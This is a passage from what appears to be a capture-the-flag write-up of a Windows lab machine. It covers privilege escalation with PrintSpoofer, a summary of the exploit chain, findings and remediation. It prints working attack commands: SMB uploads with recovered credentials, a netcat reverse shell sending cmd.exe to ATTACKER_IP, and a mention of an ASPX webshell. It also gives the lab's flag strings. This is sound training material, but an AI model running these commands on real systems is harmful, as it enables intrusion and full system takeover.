type C:\Users\Bob\Desktop\user.txt

User flag: THM{fdk4ka34vk346ksxfr21tg789ktf45}
Privilege escalation via PrintSpoofer
wget https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exeUpload to Bill’s writable share:
smbclient //TARGET_IP/nt4wrksv -U 'Bill'
put PrintSpoofer64.exe
exit
The eagle has landed. Same for nc.exe:
cp /usr/share/windows-resources/binaries/nc.exe .
smbclient //TARGET_IP/nt4wrksv -U 'Bill'
put nc.exe
exit
Second listener:
nc -lvnp 5555In the Windows shell:
C:\inetpub\wwwroot\nt4wrksv\PrintSpoofer64.exe -c "C:\inetpub\wwwroot\nt4wrksv\nc.exe -e cmd.exe ATTACKER_IP 5555"

nt authority\system.
Root flag
type C:\Users\Administrator\Desktop\root.txt
Root flag: THM{1fk5kf469devly1gl320zafgl345pv}
Final exploit chain
SMB enumeration (anonymous)
  -> custom share nt4wrksv discovered
  -> passwords.txt readable
  -> Base64 decode reveals Bob and Bill credentials
Authenticated SMB as Bill
  -> write access confirmed
  -> share maps to IIS virtual directory on port 49663
ASPX webshell upload via SMB write
  -> curl trigger over HTTP
  -> shell as iis apppool\defaultapppool
  -> SeImpersonatePrivilege enabled
  -> user.txt from Bob’s Desktop
PrintSpoofer + nc.exe uploaded via Bill’s share
  -> token impersonation against printer service
  -> SYSTEM shell
  -> root.txt
Key report findings
- Exposed SMB services with anonymous read access
- Plaintext credential disclosure in
nt4wrksvSMB share - Base64 used as the only protection on stored credentials
- Valid credentials recovered for Bill
- Writable SMB share mapped to IIS virtual directory at
:49663/nt4wrksv/ - Remote code execution via ASPX webshell upload
- IIS application pool identity granted SeImpersonatePrivilege
- SYSTEM-level privilege escalation via PrintSpoofer token impersonation
- MS17-010 (EternalBlue) detected by Nmap, additional critical exposure not used in this path
Remediation summary
- Remove anonymous SMB access; require authentication for all shares
- Remove credential files from SMB shares entirely
- Decouple SMB shares from IIS virtual directory mappings
- Remove SeImpersonatePrivilege from IIS application pool identities, or constrain via a custom service account
- Apply MS17-010 patches and disable SMBv1 across the environment